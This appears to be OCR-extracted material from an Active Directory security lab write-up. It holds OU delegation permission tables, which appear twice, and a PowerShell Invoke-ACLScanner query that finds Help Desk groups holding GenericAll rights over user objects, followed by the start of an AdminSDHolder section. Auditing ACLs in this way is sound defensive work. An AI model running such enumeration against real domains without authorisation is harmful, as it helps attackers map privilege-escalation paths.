Enterprise Admins (ADSECLAB\Enterprise A...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No


Custom Domain/OU Delegation



For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:


Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects



For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).


Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects



```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=Accounts,DC=lab,DC=adsecurity
                       Where {$_.ActiveDirectoryRights -eq 'GenericAll'}



InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 2
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4113

InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 3
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
```

The AdminSDHolder Object



Canonical name of object:

rd.adsecurity.org/System/AdminSDHolder

Object class: Container

Created: 9/6/2015 4:01:38 PM

Modified: 9/9/2015 8:21:27 PM

Update Sequence Numbers (USNs):

